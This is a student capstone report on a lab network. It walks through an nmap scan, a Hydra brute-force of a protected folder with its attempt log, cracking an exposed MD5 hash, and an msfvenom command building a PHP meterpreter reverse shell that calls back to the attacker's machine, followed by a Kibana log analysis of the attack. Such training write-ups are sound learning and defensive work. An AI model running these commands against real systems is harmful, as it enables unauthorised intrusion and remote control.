Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Project 2 - Chase Carroll

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address Range:
192.168.1.0/24
Netmask: 255.255.255.0
Address: 192.168.1.1

Machines
IPv4: 192.168.1.90
OS: Kali GNU/Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Ubuntu 18.04.1 LTS
Hostname: Capstone

IPv4: 192.168.1.100
OS: Ubuntu 18.01.4 LTS
Hostname: ELK

IPv4: 192.168.1.1
OS: Windows 10 v 1909
Hostname:
ML-REFVM-684427

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Kali GNU/Linux	192.168.1.90	-Offensive machine equipped with tools to carry out attacks on the vulnerable network
Capstone	192.168.1.105	-Vulnerable network
ELK	192.168.1.100	-Host for ELK setup to log activity on the vulnerable network
ML-REFVM-684427	192.168.1.1	-VM Host Environment -Used to view log data

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Port 80/22	Hackers commonly use port scanning software to find which ports are open in a given network. They can then attempt to exploit potential vulnerabilities in any services they find.	The red team was able to access private directories on companies the website.
Vulnerable/Accessible Files	Users who have access can transfer and receive files in the File Transfer Protocol (FTP) server.	The red team was able to view files after accessing the IP on port 80 via a web browser. This revealed information about the companies users and secret files within the system.
Weak Passwords	Simplistic passwords can be easily uncovered using a brute force tool such as John or Hydra.	This allowed the red team to brute force Ashton's password and access the secret files.
Exposed Hash in “Secret Folder”	A hashed password can be cracked by a variety of different tools such as John, Hashcat, and md5cracker.	This password granted the red team access to the company network through a WebDav connection.

Exploitation: Open Port 80/22

01

Tools & Processes


-The red team used **nmap** to scan the network.

02

Achievements

-The scan revealed that port 80 and port 22 were open. The red team then used the IP to connect using a web browser.

http://192.168.1.105.




```
Nmap scan report for 192.168.1.105
Host is up (0.00048s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
|_
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
```

Exploitation: Vulnerable/Accessible Files

01

Tools & Processes

-After noting that port 80 was open, the red team used a web browser to do some reconnaissance work.



Index of /


```
Name              Last modified      Size  Description

company_blog/     2019-05-07 18:23    -
company_folders/  2019-05-07 18:27    -
company_share/    2019-05-07 18:22    -
meet_our_team/    2019-05-07 18:34    -
```

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80


02

Achievements

-Browsing through the files revealed information about the employee in charge of the secret files, as well as their location.



```
Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing
everyone's credit card and security information has been terrifying. I can't believe that they have
me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to
working more with Ashton in the future!
```



http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Exploitation: Weak Passwords

01


Tools & Processes

-Reconnaissance work revealed the username will likely be “Ashton”. The red team then proceeded to brute force the password using **Hydra**.


02

Achievements


-After cracking the password, the red team was able to access the companies “secret folder”. This folder held instructions for connecting to the company webdav server.



```
root@kali:/# hydra -l ashton -P usr/share/wordlists/rockyou.txt -s 80 -f -vV 172.16.84.205 http-get /company_folders/secret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.
```



```
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "shelton" - 10114 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "sex123" - 10115 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "rebela" - 10116 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "pocket" - 10117 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "patriot" - 10118 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "pallmall" - 10119 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "pajaro" - 10120 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "murillo" - 10121 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "montes" - 10122 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "meme123" - 10123 of 14344399 [child 12] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "meandu" - 10124 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "march6" - 10125 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "madonna1" - 10126 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lindinha" - 10127 of 14344399 [child 11] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "leopoldo" - 10128 of 14344399 [child 9] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laruku" - 10129 of 14344399 [child 15] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lampshade" - 10130 of 14344399 [child 5] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lamaslinda" - 10131 of 14344399 [child 8] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "lakota" - 10132 of 14344399 [child 10] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "laddie" - 10133 of 14344399 [child 4] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "krizia" - 10134 of 14344399 [child 14] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kolokoy" - 10135 of 14344399 [child 1] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kodiak" - 10136 of 14344399 [child 13] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 2] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 0] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 12] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 3] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "joey" - 10141 of 14344399 [child 7] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 6] (0/0)
[ATTEMPT] target 172.16.84.205 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 11] (0/0)
[80][http-get] host: 172.16.84.205   login: ashton   password: leopoldo
[STATUS] attack finished for 172.16.84.205 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
```



```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Exploitation: Exposed Hash in “secret folder”

01


Tools & Processes

-After obtaining the hashed password, the red team was then able to find the plaintext by using **md5 cracker.**

02

Achievements

-The password granted the red team access to the companies system via a webdav connection. This later allowed for a PHP reverse shell to be uploaded.




Enter up to 20 non-salted hashes, one per line:


d7dad0a5cd7c8376eeb50d69b3ccd352

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u



```
root@kali:/# msfvenom -p php/meterpreter/reverse_tcp lhost=172.16.84.210 lport=4444 >> shell.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
```



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-04-30 14:46	43	
shell.php	2019-04-30 17:41	1.1K	


Apache/2.4.29 (Ubuntu) Server at 172.16.84.205 Port 80

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- The port scan occurred at approx 12PM on 7-25.
- Approx 60,000 hits were sent from 192.168.1.90.
- The **nmap** ping scan directs requests to port 443.
- Filtering for “Source.port: 443” on our charts isolates the statistics from this attack.




193,980 hits

Jul 11, 2021 @ 03:11:03.970 - Aug 10, 2021 @ 03:11:03.970 — Auto


Analysis: Finding the Request for the Hidden Directory

- The requests for the hidden file “secret_folder” were made at approx 12:30PM on 7-25.
- The file was requested 6,197 times.
- Accessing the “secret_folder” revealed instructions for Ashton on how to access the company webdav server.



Top 10 HTTP requests [Packetbeat] ECS


url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder	6,197
http://192.168.1.105/webdav	28
http://192.168.1.105/webdav/shell.php	24
http://192.168.1.105/webdav/passwd.dav	4
http://192.168.1.105/company_folders/secret_folder/connect_to_corp_server	3




```
Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser
```

Analysis: Uncovering the Brute Force Attack

- We can identify the the packets specifically from **Hydra** on our Kibana discovery page. Filtering with "url.path:/company_folders/secret_folder/" and checking the "user_agent.original" confirms the culprit.
- In the "Top 10 HTTP requests [Packetbeat] ECS" panel on Kibana, we can see that the password protected "secret_folder" was requested 6,209 times.



server.ip	192.168.1.105
server.port	80
source.bytes	163B
source.ip	192.168.1.90
source.port	42000
status	Error
type	http
url.domain	192.168.1.105
url.full	http://192.168.1.105/company_folders/secret_folder
url.path	/company_folders/secret_folder
url.scheme	http
user_agent.original	Mozilla/4.0 (Hydra)

